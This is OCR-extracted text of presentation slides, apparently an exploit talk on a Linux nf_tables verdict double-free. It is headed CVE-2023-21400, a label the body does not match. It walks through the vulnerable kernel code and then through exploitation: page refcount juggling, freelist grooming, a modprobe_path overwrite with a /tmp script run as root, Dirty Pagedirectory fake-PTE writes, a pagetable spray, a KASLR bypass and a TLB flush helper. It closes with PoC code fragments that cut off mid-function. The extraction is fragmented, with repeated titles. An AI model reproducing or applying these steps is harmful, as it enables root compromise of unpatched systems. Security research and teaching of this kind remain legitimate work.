
CVE-2023-21400

```
if (ufd == -1) {
        ctx = kmalloc(sizeof(*ctx), GFP_KERNEL);
        if (!ctx)
            return -ENOMEM;
        ctx->sigmask = *mask;
        ufd = anon_inode_getfd("[signalfd]", &signalfd_fops, ctx,
                               O_RDWR | (flags & (O_CLOEXEC | O_NONBLOCK)));
        if (ufd < 0)
            kfree(ctx);
    } else {
        struct fd f = fdget(ufd);
        if (!f.file)
            return -EBADF;
        ctx = f.file->private_data;
        if (f.file->f_op != &signalfd_fops) {
            fdput(f);
            return -EINVAL;
        }
        spin_lock_irq(&current->sighand->siglock);
        ctx->sigmask = *mask;
        spin_unlock_irq(&current->sighand->siglock);
        wake_up(&current->sighand->signalfd_wqh);
        fdput(f);
    }
```


CVE-2023-21400



CVE-2023-21400



CVE-2023-21400



Vulnerability

Vulnerability

```c
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
		 const struct nf_hook_entries *e, unsigned int s)
{
	unsigned int verdict;
	int ret;

	for (; s < e->num_hook_entries; s++) {
		verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);

		switch (verdict & NF_VERDICT_MASK) {
		case NF_ACCEPT:
			break;
		case NF_DROP:
			kfree_skb_reason(skb, SKB_DROP_REASON_NETFILTER_DROP);

			ret = NF_DROP_GETERR(verdict);
			if (ret == 0)
				ret = -EPERM;
			return ret;

		default:
			WARN_ON_ONCE(1);
			return 0;
		}
	}

	return 1;
}

static inline int NF_DROP_GETERR(int verdict)
{
	return -(verdict >> NF_VERDICT_QBITS);
}
```

Vulnerability

```
static int nft_verdict_init(const struct nft_ctx *ctx, struct nft_data *data,
                            struct nft_data_desc *desc, const struct nlattr *nla)
{
    u8 genmask = nft_genmask_next(ctx->net);
    struct nlattr *tb[NFTA_VERDICT_MAX + 1];
    struct nft_chain *chain;
    int err;

    switch (data->verdict.code) {
    default:
        switch (data->verdict.code & NF_VERDICT_MASK) {
        case NF_ACCEPT:
        case NF_DROP:                   #define NF_VERDICT_MASK 0x000000ff
        case NF_QUEUE:
            break;
        default:
            return -EINVAL;
        }
        fallthrough;
    case NFT_CONTINUE:
    case NFT_BREAK:
    case NFT_RETURN:
        break;
    case NFT_JUMP:
    case NFT_GOTO:

        break;
    }
    desc->len = sizeof(data->verdict);

    return 0;
}
```

Vulnerability

```
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
                 const struct nf_hook_entries *e, unsigned int s)
{
    unsigned int verdict;
    int ret;

    for (; s < e->num_hook_entries; s++) {
        verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);
        switch (verdict & NF_VERDICT_MASK) {
        case NF_ACCEPT:
            break;
        case NF_DROP:
            kfree_skb_reason(skb,
                             SKB_DROP_REASON_NETFILTER_DROP);
            ret = NF_DROP_GETERR(verdict);
            if (ret == 0)
                ret = -EPERM;
            return ret;

        default:
            WARN_ON_ONCE(1);
            return 0;
        }
    }

    return 1;
}
```

first free of double-free

Vulnerability

```
static inline int NF_HOOK(uint8_t pf, unsigned int hook, struct net *net, struct sock *sk,
    struct sk_buff *skb, struct net_device *in, struct net_device *out,
    int (*okfn)(struct net *, struct sock *, struct sk_buff *))
{
    int ret = nf_hook(pf, hook, net, sk, skb, in, out, okfn);

    if (ret == NF_ACCEPT)
        ret = okfn(net, sk, skb);

    return ret;
}
```

nf_hook_slow()

double-free

Exploit

Page Refcount Juggling


```
void __free_pages(struct page *page, unsigned int order)
{
    int head = PageHead(page);

    if (put_page_testzero(page))
        free_the_page(page, order);
    else if (!head)
        while (order-- > 0)
            free_the_page(page + (1 << order), order);
}
```

```
skb1 = alloc_page(GFP_KERNEL);  // refcount 0 -> 1
__free_page(skb1);  // refcount 1 -> 0
pmd = alloc_page(GFP_KERNEL);  // refcount 0 -> 1
__free_page(skb1);  // refcount 1 -> 0
pud = alloc_page(GFP_KERNEL);  // refcount 0 -> 1
```

Page Freelist Entry


__do_kmalloc_node() checks the allocation size against *KMALLOC_MAX_CACHE_SIZE* == PAGE_SIZE * 2


- PCP list is not empty → Direct page usage



Page freelist entry

- PCP list is empty → Refill from buddy






Page freelist entry

```
static int rmqueue_bulk(struct zone *zone, unsigned int order,
                        unsigned long count, struct list_head *list,
                        int migratetype, unsigned int alloc_flags)
{
    unsigned long flags;
    int i;

    spin_lock_irqsave(&zone->lock, flags);
    for (i = 0; i < count; ++i) {
        struct page *page = __rmqueue(zone, order, migratetype, alloc_flags);
        if (unlikely(page == NULL))
            break;

        list_add_tail(&page->pcp_list, list);
    }

    spin_unlock_irqrestore(&zone->lock, flags);

    return i;
}
```

Freeing skb


CPU 0
Alloc skb1
Buddy 16 pages
Free skb1
Buddy 16 pages
CPU 1
Alloc skb2
SLAB 256 bytes
Free skb2
SLAB 256 bytes
Free skb1
Buddy 16 pages

Freeing skb - timeout

- `ipfrag_time`

```c
static void set_ipfrag_time(unsigned int seconds)
{
    int fd;

    fd = open("/proc/sys/net/ipv4/ipfrag_time", O_WRONLY);
    if (fd < 0) {
        perror("open$ipfrag_time");
        exit(1);
    }

    dprintf(fd, "%u\n", seconds);
    close(fd);
}
```


modprobe_path

- The variable is used when a user is trying execute a binary with an unknown magic bytes header.
- Overwrite modprobe_path with /tmp/privesc_script.sh, then execute a malformed file (like ffff ffff).


The kernel will run

/tmp/privesc_script.sh -q -- binfmt-ffff

as root, granting privilege escalation.




Dirty Pagedirectory



Dirty Pagedirectory


1. Use the Dirty Pagetable technique to overlap PUD and PMD pages, mapping modprobe_path stored at physical address 0xCAFE1460 via mmap. The user VMA ranges for PUD and PMD are 0x8000000000 - 0x10000000000 and 0x40000000 - 0x80000000.
2. Since both mappings point to the same object, mm->pgd[1][x][y] equals mm->pgd[0][1][x][y]. The PUD interprets the PMD's user page as a PTE, allowing arbitrary physical address access by faking the PTE through user writes.



Dirty Pagedirectory

3. To read physical page 0xCAFE1460, write 0x80000000CAFE1867 (PTE flag added) to 0x40000000, creating a fake PTE entry in the overlapping PUD area. This allows reading from 0x8000000000, accessing the desired physical address.

4. After modifying the PTE from user space, flush the TLB to remove outdated entries. You can then read modprobe_path and overwrite it with strcpy((char*)0x8000000460, "/tmp/privesc.sh") to escalate privileges. TLB flushing isn't needed for this write.



Pagetables Spray

- Pagetables are allocated by the kernel only when memory is accessed, not when a virtual memory area (VMA) is mapped. Actual allocation occurs upon reading or writing the VMA.

- To spray specific pagetable levels, pre-allocate parent tables like PMDs before allocating PTEs. For example, spraying 4096 PTEs requires first allocating 8 PMDs (since each PMD contains 512 PTEs).

TLB Flushing

```c
static void flush_tlb(void *addr, size_t len)
{
    short *status;

    status = mmap(NULL, sizeof(short), PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);

    *status = FLUSH_STAT_INPROGRESS;
    if (fork() == 0)
    {
        munmap(addr, len);
        *status = FLUSH_STAT_DONE;
        PRINTF_VERBOSE("[*] flush tlb thread gonna sleep\n");
        sleep(9999);
    }

    SPINLOCK(*status == FLUSH_STAT_INPROGRESS);

    munmap(status, sizeof(short));
}
```

KASLR

- Physical kernel base address

  Linux kernel is that the physical kernel base address has to be aligned to *CONFIG_PHYSICAL_START* (i.e 16MB).

  If the device has 8GiB of physical memory, the search for the kernel base address can be reduced to 512 possible addresses, since the base must be aligned to CONFIG_PHYSICAL_START and the search area is 8GB / 16MB.

KASLR

- Physical target address

  To find the final target address for read/write operations in kernel space, either use hardcoded offsets from the physical kernel base or scan the ~80MB kernel memory area for patterns. Scanning requires approximately 40 PTE overwrites on a system with 8GB of memory.

PoC

Nftables

```c
static void add_set_verdict(struct nftnl_rule *r, uint32_t val)
{
    struct nftnl_expr *e;

    e = nftnl_expr_alloc("immediate");
    if (e == NULL) {
        perror("expr immediate");
        exit(EXIT_FAILURE);
    }

    nftnl_expr_set_u32(e, NFTNL_EXPR_IMM_DREG, NFT_REG_VERDICT);
    nftnl_expr_set_u32(e, NFTNL_EXPR_IMM_VERDICT, val);

    nftnl_rule_add_expr(r, e);
}
```

Pre-allocations

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    unsigned long long *pte_area;
    void *_pmd_area;
    void *pmd_kernel_area;
    void *pmd_data_area;
    struct ip df_ip_header = {
        .ip_v = 4,
        .ip_hl = 5,
        .ip_tos = 0,
